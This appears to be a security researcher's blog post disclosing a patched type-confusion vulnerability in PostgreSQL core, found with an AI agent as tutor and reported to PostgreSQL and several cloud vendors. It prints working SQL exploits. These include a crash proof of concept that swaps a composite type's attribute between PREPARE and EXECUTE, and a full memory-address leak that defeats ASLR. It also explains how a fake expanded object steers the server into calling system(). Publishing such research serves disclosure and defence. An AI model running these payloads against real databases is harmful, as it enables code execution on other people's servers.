If you had told me in April 2026 one question “Mehmet, can we use managed PostgreSQL for this project?” would send me into the deepest rabbit hole of my life, I would have laughed.
Months later, I finally found the bottom of that rabbit hole. It was a 22-year-old zero-day in PostgreSQL core.
In this blog post you will read a story of how I ended up uncovering a new class of type-confusion vulnerabilities in PostgreSQL.
This is the 3rd part of blog post series named “Systemic Risks in the Managed PostgreSQL Industry”. For those who have missed the first two part, feel free to start from 1st and 2nd which will give you a complete context of this madness.
TLDR:
I gave PostgreSQL a value inside a composite type, changed the type of one of its fields, and asked it to read the value back. That type confusion led to one of the most reliable memory-corruption exploit I have seen. But I did not start by looking for a PostgreSQL core vulnerability.
I was exploiting pg_clickhouse, and getting that exploit to work left me with a question about how PostgreSQL understands its own data. With an AI agent as my teacher, I worked through the internals one question at a time. Then a seemingly unrelated conversation gave me the idea that connected it all, and eventually I found myself staring at a primitive that had been there for for awhile.
This is the full true story of how those pieces came together, I am sure you will enjoy this story.
Beginning of August 2026
During June and July, I had been exploiting memory-corruption vulnerabilities across several PostgreSQL extensions. One of the extensions that I achieved code execution was pg_clickhouse. That case study has its own story, which I will share in the future.
What matters here is what that exploit forced me to learn. pg_clickhouse translates ClickHouse values into native PostgreSQL values. A ClickHouse Array is not a PostgreSQL array, right ? So the extension had to rebuild its elements as Datum values in the format that PostgreSQL expected. A mistake in that conversion was what eventually gave me a code execution.
This was my first time meeting with things like Datum, OIDs etc in the PostgreSQL universe. I learned only enough to finish the exploit, but one question remained in the back of my mind:
How does PostgreSQL itself decide what a value is? And how does it process and represent it?
Somewhere around late July, I finally got my head out of the extensions and just followed that question into PostgreSQL core.
Disclaimer: I reported pg_clickhouse oob write + read chain to the vendor and they fixed it at Jun 23.
PostgreSQL Types 101
I started learning with a very simple query. What happens when I run the simplest query SELECT 1337?
While I avoided all the black magic in Postgres internals, I kept this crash course on the basics of data types.
I start with this query.
SET debug_print_parse = on;
SELECT 1337;The database scanner looks at the query, recognises SELECT as a keyword, and 1337 as an integer token. Then it creates a parse tree for the query. Next, PostgreSQL walks the tree and transforms it into a typed query tree.
{QUERY
   :commandType 1
   :targetList (
      {TARGETENTRY
         :expr
            {CONST
               :consttype 23
               :consttypmod -1
               :constlen 4
               :constbyval true
               :constisnull false
               :location 7
               :constvalue 4 [ 57 5 0 0 0 0 0 0 ]
            }
      }
   )
}Parse tree looks like above. But I just wanted to better understand things like what is the consttype 23 ? why constvalue has [ 57 5 0 0 0 0 0 0 ] and where is my 1337 value ? At this point, I asked Opus 5 to prepare me a full deep-dive course on PostgreSQL types. Spending a few days around there and talking with my agent, whom I named pg_expert taught me these:
consttype   = 23      → int4
constlen    = 4       → four-byte payload
constbyval  = true    → stored by value
constisnull = false → this is not NULLconstvalue 4 [ 57 5 0 0 0 0 0 0 ] can be converted to hexadecimal, making the value easier to recognize:
57 decimal = 0x39
5 decimal = 0x05On my little-endian system, the bytes were stored least-significant first:
39 05 00 00 → 0x00000539 → 1337So 1337 had not disappeared. But why do we even have 8 bytes [ 57 5 0 0 0 0 0 0 ] instead of simply 4 bytes ?
That was because constvalue was not declared as an int32. It was declared as a Datum, which was 8 bytes Our value 1337::int4 value stored at the lower four bytes of that generic carrier.
How can that same 8-byte Datum represent a text, an array, or custom types ?
A Datum Does Not Know What It Is
Chatting with my pg_expert agent taught me more. A Datum does NOT know what it represents.
The eight bytes carrying 1337 did not contain a hidden label saying “I am an integer.”. PostgreSQL knew its type only because of this consttype = 23.
That number is an OID (Object IDentifiers) pointing to a row in the pg_type system catalog
SELECT
    oid,
    typname,
    typlen,
    typbyval,
    typalign,
    typinput::regproc,
    typoutput::regproc
FROM pg_type
WHERE oid = 23;


 oid | typname | typlen | typbyval | typalign | typinput | typoutput
-----+---------+--------+----------+----------+----------+-----------
23 | int4 | 4 | t | i | int4in | int4outThat means the pg_type row shows what the value means and how PostgreSQL will use it. So far, it’s brilliant and easy to understand. But what about the text type ?
SELECT
    oid,
    typname,
    typlen,
    typbyval,
    typinput::regproc,
    typoutput::regproc
FROM pg_type
WHERE oid IN ('int4'::regtype, 'text'::regtype) // <== HERE FILTERIN THE INT4 and TEXT only
ORDER BY oid;


typname | typlen | typbyval | typinput | typoutput
---------+--------+----------+----------+-----------
 int4    |      4 | true     | int4in   | int4out
text | -1 | false | textin | textoutFor text, typlen = -1 means that the representation have a variable length. And typbyval = false means that the Datum carried a pointer.
Datum ──> pointer ──> variable-length text representationSo the same 8-byte value stores a memory address for the text. Datum can pass the value either by value itself or by reference to it. Nice, I love the elegant abstraction Datums provides!
Unknown is a type!
So far everything makes sense, but I wanted to better understand the typinput and typoutput columns too. These functions convert the value provided by the query into a native Datum or vice versa. So I ran this again.
SELECT 1337, pg_typeof(1337), pg_column_size(1337);

 ?column? | pg_typeof | pg_column_size
----------+-----------+----------------
1337 | integer | 4But then I added quotation marks to see if PostgreSQL has dynamic type casting/recognition or something:
SELECT pg_typeof('1337');

 pg_typeof
-----------
unknownI was a bit confused at this moment. I initially thought unknown meant “PostgreSQL does not know the type.” So I went back to chatting with my pg_expert agent, who is teaching me everything so far. I learned that unknown is an actual PostgreSQL type with OID 705, used for string literals whose final type hasn’t been decided yet!
Again, this makes super sense because PostgreSQL deliberately assigns untyped string literals this temporary type because the same text could eventually become many different things!
SELECT '1337'::int4;For example, the query supplies the target type int4. PostgreSQL looked up the typinput function for int4 and called int4in() and when its need to be printer it use int4out()

Critical Thinking: Wait a Minute! The Type Chooses the Code
Up until this point, typinput and typoutput looked like ordinary conversion mechanism to me. pg_type contained many different native functions for many different types.
While learning more about these functions, one detail stayed with me. An output function did not inspect a Datum and discover its type. It simply trusted all the values and flags around the Datum.
int4out() extracted an integer because PostgreSQL had already selected it as the output function for int4. A different output function could interpret the same generic carrier according to completely different rules.
I still remember that, at that very moment, I was actually thinking about the TOCTOU Vulnerabilities class of the web apps I have been exploiting/fixing for years and years.
“What if I could somehow change the type between the moment PostgreSQL constructed a value and the moment it used that value?”
If I can do this, we might be able to force PostgreSQL to process a Datum created for a completely different type as if it were the type the function expects. Having a type confusion in PostgreSQL can actually give me an opportunity to abuse all the other functions in PostgreSQL internals.
So I went back to learning more about what I can use to force PostgreSQL to natively call different types’ output functions for my int4 value. It turns out that the LANGUAGE internal feature can be used for that purpose.
LANGUAGE internal: Type Confusion I Could Create on Purpose
The LANGUAGE internal allows a superuser to create an SQL function pointing to native code already compiled into PostgreSQL. I created the following one.
CREATE FUNCTION pg_temp.confused_textout(integer)
RETURNS cstring
AS 'textout'
LANGUAGE internal
STRICT;Then I gave it the same int4 value. and my local-backend crashed!
SELECT pg_temp.confused_textout(1337);

server closed the connection unexpectedly
This probably means the server terminated abnormally before or while processing the request.I’m pretty sure the PostgreSQL experts reading this wouldn’t be surprised by this crash, but it surprised me a lot!
It sent me in a completely different direction. I built a working exploit using this type-confusion feature to exploit LANGUAGE internal against security extensions deployed by managed PostgreSQL providers. That research eventually became a part of the Part 2 story.
For a while, I moved on and left this type-confusion question behind.
Roughly two weeks later, something completely unrelated brought me back to it.
Detour: Tomatoes and SQL Injection
Let me take a small detour. This Postgres article series is all about telling you my story in the end, isnt it ?
I do not remember the exact date, but during one of our runs or walks, my partner Bilge (Staff Machine Learning Engineer at EDB) and I were discussing second-order SQL injection in the PostgreSQL AI extensions and the possibility of tricking AI features of these extensions to hallucinate and produce malicious SQL queries.
That conversation led to chatting about prepared statements.
I first learned about SQL injection around 2005, and God knows how many times I have exploited it since.
Twenty years later, most libraries and frameworks still rely heavily on string escaping to generate secure SQL queries, even though RDBMSs have a beautiful feature named prepared statements.
I studied them when I was a uni student, mostly to see what could still be exploited even if the target app uses prepared statements. Things like triggering excessive SQL cold parsing and stuff like that.
But more importantly, for years I taught SQL Injection to thousands of my trainees with this concept:
“Knowledge is knowing a tomato is a fruit; wisdom is not putting it in a fruit salad.”
– Miles Kington
In my version, the SQL query is the recipe and the values are the ingredients. Prepared statements let the database understand the recipe first, then receive the ingredients separately. So even a value like ' OR 1=1 -- may look evil, but it remains data and never gets the chance to rewrite the query.
I had always seen this separation as a security feature. But this time, I noticed something in the middle of the convo with Bilge. Databases can finish all the parsing first and wait for me to execute it. Before execution, I can run whatever query I want.
I can alter types before executing the query!
Uncovering 22-Year-Old PostgreSQL Type-Confusion Primitive
So the idea is simple; I could prepare a query, change something, and execute it later. But change what? PostgreSQL is not gonna let me redefine what the built-in types int4, text, or UUID mean.
I was not thinking about composite types at this point. Honestly, I barely knew what they were. I asked Claude agent pg_expert a much simpler question:
Which PostgreSQL types can I create, use inside a prepared query, and then alter it before running execute ?
That question led me to composite types. In PostgreSQL, a composite type represents the structure of a row. It is essentially a custom, user-defined data type that acts as a container for multiple fields, each with its own name and data type. [1, 2]
CREATE TYPE pg_temp.poc AS (
    key uuid
);It had its own type OID, but its attributes defined the current row layout. I can change the attribute a type from UUID to another type without replacing the composite type itself.
The Crash
I created a one-field composite where the attribute started as UUID. Then I prepared a query, changed that attribute to bytea, and executed the prepared statement.
CREATE TYPE pg_temp.poc AS (key uuid);

PREPARE pc_crash AS
    SELECT '(01020000-0000-0000-0000-000000000000)'
           ::pg_temp.poc;

ALTER TYPE pg_temp.poc
    ALTER ATTRIBUTE key TYPE bytea CASCADE;

EXECUTE pc_crash;And the result was a segfault!
client backend was terminated by signal 11: Segmentation fault
DETAIL: Failed process was running: EXECUTE pc_crash;I knew I had found exactly the kind of type confusion I had been looking for!
I knew this was no longer a superuser-only LANGUAGE internal behaviour I had exploited before.
I knew that I could trigger this crash as a lowest-privileged login role on any PostgreSQL instance. Probably all the Postgres-compatible offerings too (more about this later)
Last but not least, I already knew that controlled UUID bytes reaching the wrong native consumer, bytea in my case, had serious exploitation potential. These two have the most reliable exploit primitive I have seen in the PostgreSQL exploits.
Before diving into the Hacking PostgreSQL internals, we need to learn a few things about PostgreSQL to better understand the rest of the article!
Quick Course: What is BYTEA ?
bytea is PostgreSQL’s data type for storing arbitrary binary data. Internally, it uses a variable-length representation called varlena. PostgreSQL places a small header before the bytes to describe their size and storage format.
Basic concepts of bytea

+----------------------+------------------------+
| 4-byte header       | binary payload         |
+----------------------+------------------------+The header tells PostgreSQL which representation it is looking at and how large the complete value is.
We do not need to understand every varlena representation. For the rest of this article, we only need to know two things
Inline representation             →   the leading bytes can control the claimed length
External expanded representation → the leading bytes can introduce an internal object pointerFor example, a normal inline example of the five ASCII characters hello. That 24 can be decoded as 0x24 >> 2 which is 9. So 4-byte header + 5-byte payload = 9 bytes!
+----------------------+------------------+
| 24 00 00 00        | 68 65 6c 6c 6f     |
| 4-byte header      |      "hello"       |
+----------------------+------------------+The most important example, external representation, when header starts with 01 PostgreSQL believes the value is not stored inline at all. Instead, it treats the bytes as a reference to an expanded object somewhere in memory.
+------------------+---------------------+----------------------------------+
| 01               | 02                  | 88 77 66 55 44 33 22 11          |
| external marker  | expanded-object tag | ExpandedObjectHeader * pointer   |
+------------------+---------------------+----------------------------------+So the following data after the header is just object reference pointer instead of the data itself.
Crash and Root Cause Analysis
Lets get back to where we were.
The UUID I supplied contained exactly sixteen bytes, starting with 01 and 02. While attribute a was still UUID, there was nothing special about 01 02 or the fourteen zero bytes following it. They were simply controlled UUID data.
ALTER TYPE changed the current definition of attribute key from uuid to bytea, but it did not convert or rewrite the binary value already stored by the prepared query. During EXECUTE, PostgreSQL still had exactly the same bytes.
When we EXECUTE the query, PostgreSQL need to return the value of our type pg_temp.poc, in order to do that, it calls the composite output function, record_out().
So record_out() looks at the pg_temp.poc’s attribute key and says ‘That is bytea’ and selects byteaout()
But the data byteaout() takes is our old UUID bytes that we can control. This is where the type confusion happens!

All of these means, we can literally create any varlena representation we want by fully controlling the headers and following 12 byte!
PostgreSQL thinks it needs to reach the ExpandedObjectHeader but its address is 00000000 because thats what we have written inside the UUID, therefore local-backend crash.
Before byteaout() could print the value, it first needed to convert this external representation into something it can print. I learned that PostgreSQL calls this process detoasting.
When we run EXECUTE pc_crash, the call path is as follows. The relevant path looked like this
EXECUTE pc_crash
  ├─ record_out()             a: bytea
  ├─ byteaout()               fetch + detoast
  ├─ detoast_external_attr()  01 02 → expanded
  ├─ DatumGetEOHP()           eohptr = NULL
  ├─ EOH_get_flat_size(NULL)
└─ NULL->eoh_methods SIGSEGVPostgreSQL then passed the NULL pointer to EOH_get_flat_size(). The important line inside that function was effectively:
return eohptr->eoh_methods->get_flat_size(eohptr);eohptr is what we influence and we choose 00000000 in our POC, which is a NULL. Therefore PostgreSQL crashed while trying to read its eoh_methods pointer because it believed it had received a valid external expanded object and followed the normal code path to process it.
The exploitation idea: replacing NULL with our fake object that could make PostgreSQL follow to our own choosen methods!
Hijacking control-flow via Fake ExpandedObjects contains Native Function Pointers
ExpandedObjectMethods contains two native function pointers
typedef struct ExpandedObjectMethods
{
    EOM_get_flat_size_method get_flat_size;
    EOM_flatten_into_method  flatten_into;
} ExpandedObjectMethods;Normal code uses those methods like this to convert an expanded object into its flat representation whenever it’s needed.
EOH_get_flat_size(ExpandedObjectHeader *eohptr)
{
    return eohptr->eoh_methods->get_flat_size(eohptr);
}

EOH_flatten_into(ExpandedObjectHeader *eohptr,
                 void *result, Size allocated_size)
{
    eohptr->eoh_methods->flatten_into(eohptr, result, allocated_size);
}This is not normally an attacker-controlled callback interface. These are trusted internal representations created by PostgreSQL. The output functions can assume the pointer, header, and methods table are not malicious.
These are indirect native function calls. PostgreSQL obtains the function addresses from the object’s methods table and then calls them. That is something we can actually use to change the control-flow path.
Before going further, I needed a simple model for the objects involved. I named the two fake objects according to what they represented
H = fake ExpandedObjectHeader
M = fake ExpandedObjectMethods tableSo our plan is that the UUID pointed to H, H pointed to M, and M contained the native function addresses that we wanna cal.

Calling system($payload)
The important detail is that PostgreSQL used H twice. Lets remember the actual C code
eohptr->eoh_methods->get_flat_size(eohptr)
  │          │              │          │
  │          │              │          └── argument = H
  │          │              └───────────── function = system@plt
  │          └──────────────────────────── methods table = M
└─────────────────────────────────────── object = HFirst, it treated H as an ExpandedObjectHeader and read the eoh_methods pointer at offset +0x08.
That pointer led to M, where we had placed the address of system(). PostgreSQL then called the selected method and passed the original object pointer, H, as its first argument.
In other words, H helped PostgreSQL find system(), and then the same H was handed to system() as its parameter.

Fortunately, the first eight bytes of H came before the eoh_methods pointer. I could place the NULL-terminated command id>x in those bytes while keeping the address of M at offset +0x08.
Leaking Memory Addresses and defeating the ASLR with the same primitive
As I have heavily talked about exploiting extensions vulnerabilities on managed-Postgres providers at Part 1, we dont get to read /proc/self/mem due to hardening. Our exploitation plan is very clear but the challenge is we need to leak addresses of these objects.
I started to chatting with my pg_expert to find more about PostgreSQL operation that could return a pointer-valued data while SQL expected an ordinary integer. The moment I prompted the agent, it went to
“Oh actually we have talk about this during pg_clickhouse exploit back in July. Do you remember the ClickHouse Array is not a PostgreSQL Array ?”
– my beloved teacher pg_expert agent
It was a twist of fate. I had ended up exactly where the original idea had started.
PostgreSQL Arrays store their element type inside their binary representation. unnest() trusts that internal type when deciding how to extract each element.
Normally, everything agrees:
SELECT x
FROM unnest(ARRAY['hello']::text[]) AS item(x);The array says its element is text, so unnest() returns a pointer-valued text Datum and SQL processes it as text.
But what if the array internally says text, while the surrounding SQL contract says bigint ?
Because text is passed by reference, unnest() returns a Datum containing the memory address of the text value! But the surrounding SQL expression expects a by-value bigint, so PostgreSQL prints those same pointer bits as an integer.
In other to say this, we can exploit exactly same type confusion vulnerability to alter the arrays’ text element type to bigint so that unnest() will return the memory address instead of the value! aka leaking memory address!
Creating a PostgreSQL Array data structures with UUID
The smallest PostgreSQL Array needs 48 bytes. A single UUID gives a 16 controlled bytes. So we can simply combine 3 UUIDs next to each other to build exactly 48 byte fully controlled data structer!

The animation above shows how three UUIDs become one 48-byte array carrier. I prepare those bytes while all three attributes are still UUIDs. From there, I exploit the same type confusion for only the first UUID a to bigint[]!
So unnest() extracts the element as text and returns its pointer, while SQL expects a bigint and exposes that pointer as a memory address. The final +4 skips the text header and lands on my controlled payload.
CREATE TYPE pg_temp.address_carrier AS (
    a uuid,
    b uuid,
    c uuid
);

CREATE FUNCTION pg_temp.leak_address(
    r pg_temp.address_carrier
)
RETURNS bigint
LANGUAGE plpgsql
AS $$
DECLARE
    pointer bigint;
BEGIN
    SELECT x INTO pointer
    FROM unnest(r.a) AS item(x)
    LIMIT 1;

    RETURN pointer + 4;
END
$$;

PREPARE address_leak AS
SELECT to_hex(pg_temp.leak_address(
    '(c0000000-0100-0000-0000-000019000000,01000000-0100-0000-5000-000011223344,55667788-99aa-bbcc-ddee-ff0000000000)'::pg_temp.address_carrier
));

ALTER TYPE pg_temp.address_carrier
    ALTER ATTRIBUTE a TYPE bigint[] CASCADE;

EXECUTE address_leak;


    to_hex
--------------
 55f2a589ae0c
(1 row)A direct text to bigint confusion would only reinterpret the old text bytes as an integer. The array was important because it forced PostgreSQL to first produce a real pointer and then expose those same pointer bits as a bigint.
POC Videos
CVE-2026-6460 Umbrella Fix and Variant Analysis of 21 more cases
Once I have reached that point, I started thinking about different scenarios of where we can alter the attribute types before execution. All the other possible ways of keeping the old value alive.
I found the same underlying mistake around RowExpr, JSON conversion caches and different places.
I reported 21 cases in total.
9 November 2026 The PostgreSQL security commits landed as part of a much larger release containing 52 new CVE.
6 of those 52 CVEs are directly connected to this article.
- CVE-2026-6460 is the main umbrella fix for type confusion. It introduces composite attribute versioning,
- CVE-2026-120142 anonymous RECORD descriptors.
- CVE-2026-120148 backend-local anonymous-RECORD typmod
- CVE-2026-116329 statistics import could publish values under an obsolete type
- CVE-2026-116306 prevents ExecEvalFieldStore[De]Form from using a mismatched
- CVE-2026-120139 integer overflow in tuple-size calculation
Coordinating this with managed-PostgreSQL Providers
The reason why I have fallen into that rabbit hole 5 months ago was because I needed to better understand the how managed-database industry works before making a decision because at the end of the day, we all can outsource the infrastructure but we can not outsource the risk.
When the vulnerability belongs to PostgreSQL core, how does the industry coordinate to protect its own customers?
So I ported the my locally working exploit to almost every managed PostgreSQL platform I know and privately shared reproducible PoCs with their security teams.
I haven’t seen any vendor who is not affected by this vulnerability! including those who has Postgres compatible offering.
Databricks security team engineers validated all the exploits immediately. Thanks to Aaron and his team.
Google escalated the AlloyDB reports to its highest priority P0. I am genuinely grateful of all the support from Google Cloud VRP team since day one!
SupaBase team received the full details around mid August. Thanks to endless support from the Etienne since I first contacted him.
Ubicloud members reached out to me after my part 1 article published and then they introduced me with the ClickHouse team. Both parties are also read in somewhere at end of August.
AWS Aurora/RDS and Microsoft Azure PostgreSQL teams received the reports and working PoC at mid August.
But what I respected the most is that some vendors brought their most senior engineering members to start implementing their own mitigation. They did not want to leave customers exposed while waiting for the upstream release cycle.
So yeah my whole August was like that.
Closing: Thank you PostgreSQL Communities and Core Security Team
I spent 20 years of my life around security communities around the globe. But I really need to say that the support, positive approach and the respect I have seen my time at PGCONF.eu this year was quite suprized me. Have no idea PostgreSQL community at europe has such a family kind vibe.
After my talk “Nobody Gets to Be Superuser (Until I Broke In)” at PGCONF.eu last month Valencia, I have received amazing support from everyone, specially the respected members of the community who are effortlessly fixing these vulnerabilities whenever someone sends an email to the securit@ address.
I owe so much of where I am today to open source. I’ve spent my life learning by hacking things, understanding how they work, and making them more secure. Being able to contribute to PostgreSQL and its ecosystem in my own way means a lot to me. Seeing those contributions so warmly welcomed means even more.
My talk this year was not recorded upon my request, but I receive a lot of invitation from different countries for their local PostgreSQL meetups.
If you’d like to hear the whole story, I’ll be presenting the 90 minutes edition of it at the Prague PostgreSQL Meetup on Monday, 30 November.
Come join me. I PROMISE IT’LL BE WORTH IT!
https://cloomba.com/e/prague-postgresql-meetup-8-2026-11-30
(If you’ve made it this far, I’d love to hear your thoughts! Feel free to leave a comment or ask me anything.)
Appendix: Dating the Primitive and the Duplicate Fiesta
The mutable-row-type primitive dates to commit 077db40fa1f3, introduced on May 5, 2004 with ALTER TABLE ... ALTER COLUMN ... TYPE.
The exploitation technique I used relies on commit 1dc5ebc9077a, introduced on May 14, 2015, which added expanded-object pointers and their native method callbacks. Later than many other primitives I discovered during exploiting 20+ variants.
I am not claiming that CVE-2026-6460 is exclusively “my vulnerability.” PostgreSQL treated it as an umbrella issue covering a much wider family of composite-type problems. Its commit credits many researchers whose reports may have involved overlapping discoveries, separate variants, or completely different journeys into the same systemic weakness.
That is the reality of vulnerability research in the age of AI. This article only tells the story of how I reached it without any cyber enabled models back in August 2026.
PostgreSQL records the reporters exactly as follows:
Reported-by: Heikki Linnakangas <[email protected]>
Reported-by: Andres Freund <[email protected]>
Reported-by: Andrew Gierth <[email protected]>
Reported-by: Alexander Lakhin <[email protected]>
Reported-by: Francesco Verardi <[email protected]>
Reported-by: Hcamael <[email protected]>
Reported-by: Tomer Fichman <[email protected]>
Reported-by: OpenAI Security Research Team
Reported-by: Peter Geoghegan <[email protected]>
Reported-by: Mehmet Ince @mdisec <[email protected]>
Reported-by: Bryan Green <[email protected]>
Reported-by: Sumedh Pathak <[email protected]>
Reported-by: Nicholas Carlini <[email protected]>
Reported-by: Sergey Shinderuk <[email protected]>
Reported-by: Yuxiao Guo <[email protected]>
Reported-by: Nikhil Sontakke <[email protected]>
Reported-by: Stephan Lipp <[email protected]>
Reported-by: Daniel Bakker <[email protected]>